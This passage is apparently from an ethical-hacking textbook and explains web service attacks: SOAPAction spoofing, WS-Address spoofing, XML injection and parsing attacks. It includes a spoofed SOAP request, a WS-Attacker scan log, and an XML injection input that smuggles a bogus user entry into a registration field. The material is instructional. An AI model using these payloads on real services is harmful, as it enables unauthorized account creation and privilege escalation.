
```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "deleteAllUsers"
<Envelope>
     <Header />
     <Body>
          <createUser>
               <login>rinnimathews</login>
               <pwd>password</pwd>
          </createUser>
     </Body>
</Envelope>
```

Attackers use tools such as WS-Attacker to perform SOAPAction spoofing:

- **WS-Attacker**

  Source: *https://github.com*

  WS-Attacker is a tool for performing automatic penetration tests of web services. It is an open-source and easy-to-use software solution with multiple plugins for different attack types, and it provides a security checking interface. WS-Attacker provides functionality to load WSDL files and send SOAP messages to the web service endpoints and can test if any web service is vulnerable to attacks such as XML signature wrapping, SOAPAction spoofing, and DoS.



Name	Status		Current	Max	Vulnerable?
SOAPAction Spoofing	Finished		3	3	YES
WS-Addressing Spoofing	Finished		0	3	no

Time	Level	Source	Content
22:25:32.887	Info	SOAPAction Spoofing	Using first SOAP Body child 'HelloNameResponse' as reference
22:25:32.887	Info	SOAPAction Spoofing	Automatic Mode
22:25:32.887	Info	SOAPAction Spoofing	Creating attack vector
22:25:32.887	Info	SOAPAction Spoofing	Found 1 suitable SOAPActions: [http://tempuri.org/GoodbyeName]
22:25:32.887	Info	SOAPAction Spoofing	Using SOAPAction Header 'http://tempuri.org/GoodbyeName'
22:25:32.902	Info	SOAPAction Spoofing	Detected first body child: 'GoodbyeNameResponse'
22:25:32.902	Important	SOAPAction Spoofing	The server accepts the SOAPAction Header http://tempuri.org/GoodbyeName and executes the corresponding operation. Got 3/3 Points
22:25:32.902	Critical	SOAPAction Spoofing	(3/3) Points: The server executes the Operation specified by the SOAPAction Header. This can be abused to execute unauthorized operations, if authentication is controlled by the SOAP message.
22:25:32.918	Info	WS-Addressing Spoofing	Starting MicroHttpServer on port 10080
22:25:34.74	Info	WS-Addressing Spoofing	Trying to attack using 'ReplyTo' method
22:25:37.621	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:37.621	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:41.121	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:41.121	Info	WS-Addressing Spoofing	'ReplyTo' attack failed.
22:25:41.121	Info	WS-Addressing Spoofing	Trying to attack using 'To' method
22:25:44.433	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:44.433	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:47.730	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:47.730	Info	WS-Addressing Spoofing	'To' attack failed.
22:25:47.730	Info	WS-Addressing Spoofing	Trying to attack using 'FaultTo' method (request will have empty SOAP Body)
22:25:51.42	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:51.42	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:54.339	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:54.339	Info	WS-Addressing Spoofing	'FaulTo' attack failed.

[INFO] Plugin finished: 0/3


Figure 14.83: Screenshot of WS-Attacker

Web Service Attacks: WS-Address Spoofing

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections. It is essential for long-running service requests where the calculation time of the server-side application exceeds the lifetime of a single TCP connection.

WS-Address includes an optional FaultTo address element for stating an alternative endpoint that is to be used in case of any complications. As the requester selects the endpoint address used in the ReplyTo and FaultTo headers, it is not secured properly against tampering by intermediaries. Although the specification asks to perform digital signatures on these header fields, the values mostly depend on the default setting without any proper security.

This causes a vulnerability that can be exploited by the attacker to perform the WS-Address spoofing attack. In the WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-Address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker instead of the web service client. The endpoint selected by the attacker receives unnecessary traffic via SOAP messages. Furthermore, the attacker may generate a massive amount of traffic, thus resulting in a DoS attack. Attackers use tools such as WS-Attacker to identify and exploit WS-addressing spoofing vulnerabilities.


Regular SOAP traffic between WS client and server
SOAP message
SOAP ReplyTo
Web Service Client
Network
SOAP
Web Service Server
Un-requested SOAP traffic received by WS client
Attacker
SOAP ReplyTo
SOAP message
Web Service Client
SOAP
Web Service Server


```
<Envelop>
    <Header>
      <ReplyTo>
        <Address>
          http://client
          </Address>
        </ReplyTo>
      </Header>
    <Body>
```

Figure 14.84: Illustration of WS-Address spoofing attack

Web Service Attacks: XML Injection

Web applications sometimes use XML to store data such as user credentials in XML documents; attackers can parse and view such data using XPATH. XPATH defines the flow of the document and verifies user credentials, such as the username and password, to redirect them to a specific user account.

Attackers identify the XPATH and insert an XML injection or XML schema to bypass the authentication process and gain unrestricted access to the data stored in XML. The process by which attackers enter values that query XML takes advantage of is an XML injection attack. Attackers inject XML data and tags into user input fields to manipulate XML schema or populate XML databases with bogus entries. XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks.


http://www.certifiedhacker.com/ws/login.asmx
Account Login
Submit
Server Side Code
Creates new user account on the server

Username: Mark
Password: 12345
E-mail:

mark@certifiedhacker.com</mail> </user> <user>
<username>Jason</username>
<password>attack</password>
<userid>105</userid><mail>jason@certifiedhacker.com>

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
         <username>gandalf</username>
         <password>!c3</password>
         <userid>101</userid>
         <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
         <username>Mark</username>
         <password>12345</password>
         <userid>102</userid>
         <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
         <username>jason</username>
         <password>attck</password>
         <userid>105</userid>
         <mail>jason@certifiedhacker.com</mail>
    </user>
</users>
```

Figure 14.85: Web Services XML Injection attack

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a DoS attack or generate logical errors in web service request processing. A parsing attack is performed when an attacker succeeds in modifying a file request or string. The attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes .bat (batch) or .cmd (command) files.

- **Recursive Payloads**

  The attacker queries for web services with a grammatically correct SOAP document that contains infinite processing loops, resulting in exhaustion of the XML parser and CPU resources.

- **Oversize Payloads**

